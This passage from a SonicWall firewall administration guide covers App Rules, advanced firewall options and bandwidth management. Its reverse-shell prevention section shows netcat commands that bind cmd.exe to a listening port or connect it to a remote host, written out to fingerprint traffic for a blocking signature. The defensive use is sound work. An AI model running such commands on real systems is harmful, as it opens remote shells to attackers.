17 Select **HTTP Client** for the policy type from the **Policy Type** drop-down menu.

18 From the **Match Object** drop-down menu, select the match object that you just defined, **HTTP GET**.

19 Select a custom action or a default action such as **Reset/Drop**.

20 For the **Connection Side**, select **Client Side**. You can also modify other settings. For more information about creating a policy, see Prerequisites to Configuring App Rules Policies.

21 Click **OK**.

Reverse Shell Exploit Prevention

The reverse shell exploit is an attack that you can prevent by using Application Control's custom signature capability (See Custom Signature). A reverse shell exploit could be used by an attacker who successfully in gained access to your system by means of a Zero-day exploit. A Zero-day exploit refers to an attack whose signature is not yet recognized by security software.

In an early stage while still unknown, malicious payloads can pass through the first line of defense, which is the IPS and Gateway Anti-Virus (GAV) running at the Internet gateway and even the second line of defense represented by the host-based Anti-Virus software, allowing arbitrary code execution on the target system.

In many cases, the executed code contains the minimal amount of instructions needed for the attacker to remotely obtain a command prompt window (with the privileges of the exploited service or logged on user) and proceed with the penetration from there.

As a common means to circumvent NAT/firewall issues, which might prevent their ability to actively connect to an exploited system, attackers make the vulnerable system execute a reverse shell. In a reverse shell, the connection is initiated by the target host to the attacker address, using well-known TCP/UDP ports for better avoidance of strict outbound policies.

This use case is applicable to environments hosting Windows systems and will intercept unencrypted connections over all TCP/UDP ports.

NOTE: Networks using unencrypted Telnet service must configure policies that exclude those servers' IP addresses.

While this use case refers to the specific case of reverse shell payloads (outbound connections), it is more secure to configure the policy to be effective also for inbound connections. This protects against a case where the executed payload spawns a listening shell onto the vulnerable host and the attacker connects to that service across misconfigured firewalls.

The actual configuration requires the following:

- Generating the actual network activity to be fingerprinted, using the netcat tool
- Capturing the activity and exporting the payload to a text file, using the Wireshark tool
- Creating a match object with a string that is reasonably specific and unique enough to avoid false positives
- Defining a policy with the action to take when a payload containing the object is parsed (the default Reset/Drop is used here)

Topics:

Generating the Network Activity

The netcat tool offers, among other features, the ability to bind a program's output to an outbound or a listening connection. The following usage examples show how to setup a listening "Command Prompt Daemon" or how to connect to a remote endpoint and provide an interactive command prompt:

- `nc -l -p 23 -e cmd.exe`

  A Windows prompt will be available to hosts connecting to port 23 (the -l option stands for *listen mode* as opposed to the default, implicit, *connect mode*).

- `nc -e cmd.exe 44.44.44.44 23`

  A Windows prompt will be available to host `44.44.44.44` if host `44.44.44.44` is listening on port 23 using the netcat command:


  ```
  nc -l -p 23
  ```

Capturing and Exporting the Payload to a Text File, Using Wireshark

To capture the data, launch Wireshark and click **Capture > Interfaces** to open a capture dialog. Start a capture on the interface with the netcat traffic. As soon as the capture begins, run the **netcat** command and then stop the capture.

Data Flow shows the data flow through the network during such a connection (Vista Enterprise, June 2007):

Data Flow



The hexadecimal data can be exported to a text file for trimming off the packet header, unneeded or variable parts and spaces. The relevant portion here is `Microsoft… reserved`. You can use the Wireshark hexadecimal payload export capability for this. For information about Wireshark, see Wireshark.

Creating a Match Object

The following hexadecimal characters are entered as the object content of the match object representing the Vista command prompt banner:

```
4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F707
9726967687420286329203230303620 4D6963726F73667420436F72706F726174696F6E2E
```

NOTE: Fingerprint export and the match object definition do not really need to use hexadecimal notation here (the actual signature is ASCII text in this case). Hexadecimal is only required for binary signatures.

Similar entries are obtained in the same manner from Windows 2000 and Windows XP hosts and used to create other match objects, resulting in the three match objects shown below:

1	Vista command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F7079726967687420286329203230303620 4D6963726F736F667420436F72706F726174696F6E2E	Disable	Hexadecimal
2	W2K command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773203230303 0205B56657273696F6E20352E30302E323139355D0D 0A28432920436F707972696768742031393835 2D323 03030204D6963726F736F667420436F72702E	Disable	Hexadecimal
3	XP command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205850205 B56657273696F6E20352E312E323630305D0D0A2843 2920436F707972696768742031393835 2D323030312 04D6963726F736F667420436F72702E	Disable	Hexadecimal


Other examples for Windows Server 2003 or any other Windows version may be easily obtained using the described method.

Linux/Unix administrators need to customize the default environment variable to take advantage of this signature-based defense, as the default prompt is typically not sufficiently specific or unique to be used as described above.

Defining the Policy

After creating the match objects, you can define a policy that uses them. The image below shows the other policy settings. This example, as shown in Reverse Shell App Control Policy, is specific for reverse shells in both the **Policy Name** and the **Direction** settings. As mentioned, it may also be tailored for a wider scope with the **Direction** setting changed to **Both** and a more generic name.

Reverse Shell App Control Policy



A log entry with a Category of Network Access is generated after a connection Reset/Drop. The screenshot below shows the log entry, including the message stating that it is an Application Control Alert and displaying the policy name:

#	Time	Priority	Category	Message	Source	Destination
1	07/05/2007 01:06:26.880	Alert	Network Access	Application Firewall Alert: Policy: Reverse Shell Spawned Action Type: Reset/Drop	10.10.10.175, 51042, X0 (admin)	44.44.44.44, 31337, X1, cp444444-a.hhh1.hh.home.nl

As experience suggests, appropriate security measures would include several layers of intelligence and no single approach can be considered a definitive defense against hostile code.

Part 10

Firewall Settings


- Configuring Advanced Access Rule Settings
- Configuring Bandwidth Management
- Configuring Flood Protection
- Configuring Multicast Settings
- Managing Quality of Service
- Configuring SSL Control

74

Configuring Advanced Access Rule Settings

- Firewall Settings > Advanced
  - Detection Prevention
  - Dynamic Ports
  - Source Routed Packets
  - Connections
  - Access Rule Service Options
  - IP and UDP Checksum Enforcement
  - IPv6 Advanced Configuration

Firewall Settings > Advanced




To configure advanced access rule options, select **Firewall Settings > Advanced** under Firewall.

The Firewall Settings > Advanced page includes the following firewall configuration option groups:


- Detection Prevention
- Dynamic Ports
- Source Routed Packets
- Connections
- Access Rule Service Options
- IP and UDP Checksum Enforcement
- IPv6 Advanced Configuration

Detection Prevention



- **Enable Stealth Mode** - By default, the security appliance responds to incoming connection requests as either “blocked” or “open.” If you enable Stealth Mode, your security appliance does not respond to *blocked inbound connection requests*. Stealth Mode makes your security appliance essentially invisible to hackers.
- **Randomize IP ID** - Select Randomize IP ID to prevent hackers using various detection tools from detecting the presence of a security appliance. IP packets are given random IP IDs, which makes it more difficult for hackers to “fingerprint” the security appliance.
- **Decrement IP TTL for forwarded traffic** - Time-to-live (TTL) is a value in an IP packet that tells a network router whether or not the packet has been in the network too long and should be discarded. Select this option to decrease the TTL value for packets that have been forwarded and therefore have already been in the network for some time.
    - **Never generate ICMP Time-Exceeded packets** - The SonicWall appliance generates Time-Exceeded packets to report when it has dropped a packet because its TTL value has decreased to zero. Select this option if you do not want the SonicWall appliance to generate these reporting packets.

Dynamic Ports



- **Enable FTP Transformations for TCP port(s) in Service Object** – FTP operates on TCP ports 20 and 21 where port 21 is the Control Port and 20 is Data Port. However, when using non-standard ports (for example, 2020, 2121), SonicWall drops the packets by default as it is not able to identify it as FTP traffic. The **Enable FTP Transformations for TCP port(s) in Service Object** option allows you to select a Service Object to specify a custom control port for FTP traffic.


  To illustrate how this feature works, consider the following example of an FTP server behind the SonicWall listening on port 2121:

  a On the **Network > Address Objects** page, create an **Address Object** for the private IP address of the FTP server with the following values:
    - **Name**: FTP Server Private
    - **Zone**: LAN
    - **Type**: Host
    - **IP Address**: 192.168.168.2

b **On the Network > Services** page, create a custom Service for the FTP Server with the following values:

- **Name**: FTP Custom Port Control
- **Protocol**: TCP(6)
- **Port Range**: 2121 - 2121

c On the **Network > NAT Policies** page, create the following NAT Policy, and on the **Firewall > Access Rules** page, create the following Access Rule



d Lastly, on the **Firewall Settings > Advanced** page, for the **Enable FTP Transformations for TCP port(s) in Service Object** select the **FTP Custom Port Control** Service Object.

- **Enable support for Oracle (SQLNet)** - Select this option if you have Oracle9i or earlier applications on your network. For Oracle10g or later applications, it is recommended that this option not be selected.

  For Oracle9i and earlier applications, the data channel port is different from the control connection port. When this option is enabled, a SQLNet control connection is scanned for a data channel being negotiated. When a negotiation is found, a connection entry for the data channel is created dynamically, with NAT applied if necessary. Within SonicOS, the SQLNet and data channel are associated with each other and treated as a session.


  For Oracle10g and later applications, the two ports are the same, so the data channel port does not need to be tracked separately; thus, the option does not need to be enabled.

- **Enable RTSP Transformations** - Select this option to support on-demand delivery of real-time data, such as audio and video. RTSP (Real Time Streaming Protocol) is an application-level protocol for control over delivery of data with real-time properties.

Source Routed Packets

- **Drop Source Routed Packets** (enabled by default.) - Clear this check box if you are testing traffic between two specific hosts and you are using source routing.

Connections




The **Connections** section provides the ability to fine-tune the performance of the appliance to prioritize either optimal performance or support for an increased number of simultaneous connections that are inspected by firewall services. There is no change in the level of security protection provided by either of the DPI Connections settings below. The following connection options are available:


- **Maximum SPI Connections (DPI services disabled)** - This option does not provide SonicWall DPI Security Services protection and optimizes the firewall for maximum number of connections with only stateful packet inspection enabled.
- **Maximum DPI Connections (DPI services enabled)** - This is the default and recommended setting for most SonicWall deployments.
- **DPI Connections (DPI services enabled with additional performance optimization)** - This option is intended for performance critical deployments. This option trades off the number of maximum DPI connections for an increased firewall DPI inspection throughput.

NOTE: When changing the Connections setting, the SonicWall security appliance must be restarted for the change to be implemented.

The maximum number of connections also depends on whether App Flow is enabled and if an external collector is configured, as well as the physical capabilities of the particular model of SonicWall security appliance. Mousing over the question mark icon next to the **Connections** heading displays a pop-up table of the maximum number of connections for your specific SonicWall security appliance for the various configuration permutations. The table entry for your current configuration is indicated in the table, as shown in the example below.




Access Rule Service Options




- **Force inbound and outbound FTP data connections to use default port 20** - The default configuration allows FTP connections from port 20 but remaps outbound traffic to a port such as 1024. If the check box is selected, any FTP data connection through the security appliance must come from port 20 or the connection is dropped. The event is then logged as a log event on the security appliance.
- **Apply firewall rules for intra-LAN traffic to/from the same interface** - Applies firewall rules that is received on a LAN interface and that is destined for the same LAN interface. Typically, this only necessary when secondary LAN subnets are configured.
- **Always issue RST for discarded outgoing TCP connections** - Issues a TCP/IP reset (RST) flag for discarded outgoing TCP connections. Default is enabled.

IP and UDP Checksum Enforcement



- **Enable IP header checksum enforcement** - Select this to enforce IP header checksums. Packets with incorrect checksums in the IP header are dropped. This option is disabled by default.
- **Enable UDP checksum enforcement** - Select this to enforce UDP packet checksums. Packets with incorrect checksums are dropped. This option is disabled by default.

IPv6 Advanced Configuration



- **Drop IPv6 Routing Header type 0 packets** – Select this to prevent a potential DoS attack that exploits IPv6 Routing Header type 0 (RH0) packets. When this setting is enabled, RH0 packets are dropped unless their destination is this SonicWall security appliance and their Segments Left value is 0. Segments Left specifies the number of route segments remaining before reaching the final destination. Enabled by default. For more information, see http://tools.ietf.org/html/rfc5095.
- **Decrement IPv6 hop limit for forwarded traffic** - Similar to Ipv4 TTL, when selected, the packet is dropped when the hop limit has been decremented to 0. Disabled by default.
    - **Never generate IPv6 ICMP Time-Exceeded packets** - Select this option if you don't want the SonicWall appliance to generate Time-Exceeded Packets that report when the appliance drops packets due to the hop limit decrementing to 0. Disabled by default.
- **Drop and log network packets whose source or destination address is reserved by RFC** - Select this option to reject and log network packets that have a source or destination address defined as an address reserved for future definition and use as specified in RFC 4921 for IPv6. Disabled by default.

75

Configuring Bandwidth Management

Bandwidth Management Overview

Bandwidth management (BWM) is a means of allocating bandwidth resources to critical applications on a network. SonicOS Enhanced offers an integrated traffic shaping mechanism through its ingress and egress BWM interfaces. BWM can be applied to traffic in either the ingress or egress directions, or both.

NOTE: Although BWM is a fully integrated Quality of Service (QoS) system, wherein classification and shaping is performed on the single SonicWall appliance, effectively eliminating the dependency on external systems and thus obviating the need for marking, it is possible to concurrently configure **BWM** and **QoS** (layer 2 and/or layer 3 marking) settings on a single Access Rule. This allows those external systems to benefit from the classification performed on the SonicWall even after it has already shaped the traffic. Refer to Firewall Settings > QoS Mapping (NSA Series Only) for BWM QoS details.

Topics:

Understanding Bandwidth Management

BWM is controlled by the SonicWall Security Appliance on ingress and egress traffic. It allows network administrators to guarantee minimum bandwidth and prioritize traffic based on access rules created in the **Firewall > Access Rules** page. By controlling the amount of bandwidth to an application or user, the network administrator can prevent a small number of applications or users from consuming all available bandwidth. Balancing the bandwidth allocated to different network traffic and then assigning priorities to traffic improves network performance. The SonicOS provides eight priority queues (0 – 7 or Realtime – Lowest).

Three types of bandwidth management are available:

Bandwidth Management Types

BWM Type	Description
Advanced	Enables Advanced Bandwidth Management. Maximum egress and ingress bandwidth limitations can be configured on any interface, per interface, by configuring bandwidth objects, access rules, and application policies and attaching them to the interface.
Global	(Default) All zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic. When global BWM is enabled on an interface, all of the traffic to and from that interface is bandwidth managed. Default Global BWM queues: • **2** — High • **4** — Medium: Default priority for all traffic that is not managed by a BWM enabled Firewall Access rule or Application Control Policy. • **6** — Low
None	Disables BWM.

When **Global** bandwidth management is enabled on an interface, all traffic to and from that interface is bandwidth managed.

If the bandwidth management type is **None**, and there are three traffic types that are using an interface, and the link capacity of the interface is 100 Mbps, the cumulative capacity for all three types of traffic is 100 Mbps.

If the bandwidth management type is changed from **None** to **Global**, and the available ingress and egress traffic is configured at 10 Mbps, then by default, all three traffic types are sent to the medium priority queue.

The medium priority queue, by default, has a guaranteed bandwidth of 50 percent and a maximum bandwidth of 100 percent. If no **Global** bandwidth management policies are configured, the cumulative link capacity for each traffic type is 10 Mbps.

Topics:

Packet Queuing

BWM rules each consume memory for packet queuing, so the number of allowed queued packets and rules on SonicOS is limited by platform (values are subject to change):

Maximum Queued Packets and Rules Based on Platform

Platform	Max Queued Packets	Max Total BWM Rules
NSA 3500	2080	100
NSA 4500	2080	100
NSA 5000	2080	100
NSA E5500	6420	100
NSA E6500	6420	100
NSA E7500	6420	100


Maximum Queued Packets and Rules Based on Platform

Platform	Max Queued Packets	Max Total BWM Rules
NSA E8500	6420	100
NSA E8510	6420	100

Firewall Settings > BWM

BWM works by first enabling bandwidth management in the **Firewall Settings** > **BWM** page, enabling BWM on an interface/firewall/app rule, and then allocating the available bandwidth for that interface on the ingress and egress traffic. It then assigns individual limits for each class of network traffic. By assigning priorities to network traffic, applications requiring a quick response time, such as Telnet, can take precedence over traffic requiring less response time, such as FTP.

To view the BWM configuration, navigate to the **Firewall Settings** > **BWM** page.



This page consists of the following entities:

NOTE: The defaults are set by SonicWall to provide BWM ease-of-use. It is recommended that you review the specific bandwidth needs and enter the values on this page accordingly.

- **Bandwidth Management Type** Option:
  - **Advanced** — Any zone can have guaranteed and maximum bandwidth and prioritized traffic assigned per interface.

- **Global** — All zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic.
- **None** — Disables BWM.

NOTE: When you change the Bandwidth Management Type from Global to Advanced, the default BWM actions that are in use in any App Rules policies are automatically converted to **Advanced BWM** settings.

When you change the Type from Advanced to Global, the default BWM actions are converted to **BWM Global-Medium**. The firewall does not store your previous action priority levels when you switch the Type back and forth. You can view the conversions on the **Firewall** > **App Rules** page.

- **Priority** Column — Displays the priority number and name.
- **Enable** Check box — When checked, the priority queue is enabled.
- **Guaranteed and Maximum\Burst** Text Field — Enables the guaranteed and maximum/burst rates. The corresponding Enable check box must be checked in order for the rate to take effect. These rates are identified as a percentage. The configured bandwidth on an interface is used in calculating the absolute value. The sum of all guaranteed bandwidth must not exceed 100%, and the guaranteed bandwidth must not be greater than the maximum bandwidth per queue.

NOTE: The default settings for this page consists of three priorities with preconfigured, guaranteed, and maximum bandwidth. The medium priority has the highest guaranteed value since this priority queue is used by default for all traffic not governed by a BWM-enabled policy.

Action Objects

Action Objects define how the App Rules policy reacts to matching events. You can customize an action or select one of the predefined default actions. The predefined actions are displayed in the App Control Policy Settings page when you add or edit a policy from the App Rules page.

Custom BWM actions behave differently than the default BWM actions. Custom BWM actions are configured by adding a new action object from the **Firewall** > **Action Objects** page and selecting the Bandwidth Management action type. Custom BWM actions and policies using them retain their priority level setting when the Bandwidth Management Type is changed from Global to **Advanced**, and from **Advanced** to Global.

